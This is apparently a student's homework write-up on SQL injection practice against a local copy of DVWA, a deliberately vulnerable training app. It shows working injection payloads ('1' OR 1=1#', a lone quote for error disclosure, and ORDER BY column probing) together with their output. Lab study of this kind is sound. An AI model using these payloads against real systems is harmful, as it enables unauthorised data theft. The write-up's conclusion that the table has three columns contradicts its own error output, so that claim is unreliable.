
HW6 SQL Injection - Discovering How are Queries Built


In this homework, I am going to execute a SQL injection using Damn Vulnerable Web Application (DVWA), which has been implemented to help developers to perform security tests in a the environment it builds. After a lot of work on initial set up, I end up in the web application and have done trials of SQL injection, through which I have a deep understanding of why SQL Injection could happens and how sql queries are built.

Set Up

I followed the instruction in the README.md at http:/github.com/ethicalhack3r/DVWA to set up. I end up with xampp installed, and the DVWA web app downloaded and configured.
After that, I first start up the xampp, then went to the 127.0.0.1/dvwa/security.php, the main page looks just like what is shown below. To make it possible for us to do SQL Injection, I clicked on the *DVWA Security* button and set the security level to be *low*. Then I set up the database, and login with username as *admin* and password as *password*.


yuanjie@yuanjie-VirtualBox: ~
File Edit View Search Terminal Help

```
yuanjie@yuanjie-VirtualBox:~$ sudo /opt/lampp/lampp start
[sudo] password for yuanjie:
Starting XAMPP for Linux 7.3.3-1...
XAMPP: Starting Apache...fail.
XAMPP:  Another web server is already running.
XAMPP: Starting MySQL...ok.
XAMPP: Starting ProFTPD...ok.
yuanjie@yuanjie-VirtualBox:~$
```



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its m
is to be an aid for security professionals to test their skills and tools in a legal environment, help web develo
better understand the processes of securing web applications and to aid both students & teachers to learn ab
application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerability**, with **various difficultly le**
a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or se
any module and working up to reach the highest level they can before moving onto the next one. There is not
object to complete a module; however users should feel that they have successfully exploited the system as
they possible could by using that particular vulnerability.


Please note, there are **both documented and undocumented vulnerability** with this software. This is inte
You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to furt
increase the difficulty. This will demonstrate how adding another layer of security may block certain malicio
actions. Note, there are also various public methods at bypassing these protections (so this can be see an a
extension for more advance users)!

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability.
also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's publ**


127.0.0.1/dvwa/setup.php

Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: **/var/www/html/dvwa/config/config**

If the database already exists, **it will be cleared and the data will be reset**.
You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.

Setup Check

Operating system: ***nix**
Backend database: **MySQL**
PHP version: **5.6.40-6+ubuntu18.04.1+deb.sury.org+3**


Web Server SERVER_NAME: **127.0.0.1**

PHP function display_errors: **Disabled**
PHP function safe_mode: Disabled
PHP function allow_url_include: Enabled
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module php-gd: Installed

reCAPTCHA key: 6LeSMJ4UAAAAAG5V5lKiXoEwUb73A3CcnzOnMjFq

Writable folder /var/www/html/dvwa/hackable/uploads/: Yes)
Writable file /var/www/html/dvwa/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt: Yes

***Status in red**, indicate there will be an issue when trying to complete some modules.*


127.0.0.1/dvwa/security.php


DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security l
level of DVWA:

1. Low - This security level is completely vulnerable and **has no security m**
   as an example of how web application vulnerabilities manifest through ba
   as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad se**
   developer has tried but failed to secure an application. It also acts as a c
   exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture
   practices to attempt to secure the code. The vulnerability may not allow
   exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is
   source code to the secure source code.
   Priority to DVWA v1.9, this level was known as 'high'.


127.0.0.1/dvwa/login.php

Username
admin


Password
••••••••

You have logged out

Task 1

After we login, there is a search for UserId.

- By typing '1' and submitting, I got the user *"admin admin"*.
- By typing '4' and submitting, I got the user *"Pablo Piccaso"*.
- By typing '5' and submitting, I got the user *"Bob Smith"*
- By typing '15' and submitting, no user is got.




Vulnerability: SQL Injection

```
ID: 5
First name: Bob
Surname: Smith
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/




Vulnerability: SQL Injection

```
ID: 4
First name: Pablo
Surname: Picasso
```

More Information


- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/


127.0.0.1/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
Vulnerability: SQL Injection
User ID:
Submit
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://www.owasp.org/index.php/SQL_Injection
http://bobby-tables.com/

```
ID: 1
First name: admin
Surname: admin
```

Task 2

- To extract the first name and last name of all users, I could do this by SQL query, it looks like this, **"SELECT FirstName, LastName FROM Users WHERE UserId = 1 OR 1=1"**.
- Therefore, I accomplished getting all the users by typing **1' OR 1=1#**.
- The query works because the '1=1' condition is always true, which makes all the Users will be SELECT when checking its UserId.
- There are 5 users in the database as shown in the pic down below.




Vulnerability: SQL Injection

User ID: 1' OR 1=1#

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/




Vulnerability: SQL Injection

```
ID: 1' OR 1=1#
First name: admin
Surname: admin

ID: 1' OR 1=1#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1#
First name: Hack
Surname: Me

ID: 1' OR 1=1#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1#
First name: Bob
Surname: Smith
```

Task 3

I completed this task by typing **'1**. Since the single quote caused a syntax error. From what the error message given back to me, I found out that the database of the web application is MariaDB.




```
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '1'' at line 1
```

Task 4

To find out the number of columns in the database, I used *ORDER BY* command to help me. The injectable parameter looks like **1'OR 1=1 ORDER BY 1#**. When I submit this parameter, all the users were extracted and displayed by the order of the First Name, which is exactly the 1st column of this Users table.


Then, I tried to change the last character of the parameter from 1 to 2, which is__1'OR 1=1 ORDER BY 2#__. When submit, all the users were extracted and displayed by the order of the Last Name, which is exactly the 2nd column of this Users table.

It seems like I got the pattern, I could try to increment value of the character in the parameter, in the end I will get the total column numbers for sure. The fact was that, I got it done in the next trial, **1'OR 1=1 ORDER BY 3#**, which gives nothing back. So the total number of columns in the Users table is 3.



Vulnerability: SQL Injection


```
ID: 1' OR 1=1 Order By 1#
First name: admin
Surname: admin

ID: 1' OR 1=1 Order By 1#
First name: Bob
Surname: Smith

ID: 1' OR 1=1 Order By 1#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 Order By 1#
First name: Hack
Surname: Me

ID: 1' OR 1=1 Order By 1#
First name: Pablo
Surname: Picasso
```



Vulnerability: SQL Injection

User ID: 1' OR 1=1 Order By 2#

```
ID: 1' OR 1=1 Order By 2#
First name: admin
Surname: admin

ID: 1' OR 1=1 Order By 2#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 Order By 2#
First name: Hack
Surname: Me

ID: 1' OR 1=1 Order By 2#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 Order By 2#
First name: Bob
Surname: Smith
```


127.0.0.1/dvwa/vulnerabilities/sqli/?id=1'+OR+1%3D1+Order+By+3%23&Submit=Submit#

```
Unknown column '3' in 'order clause'
```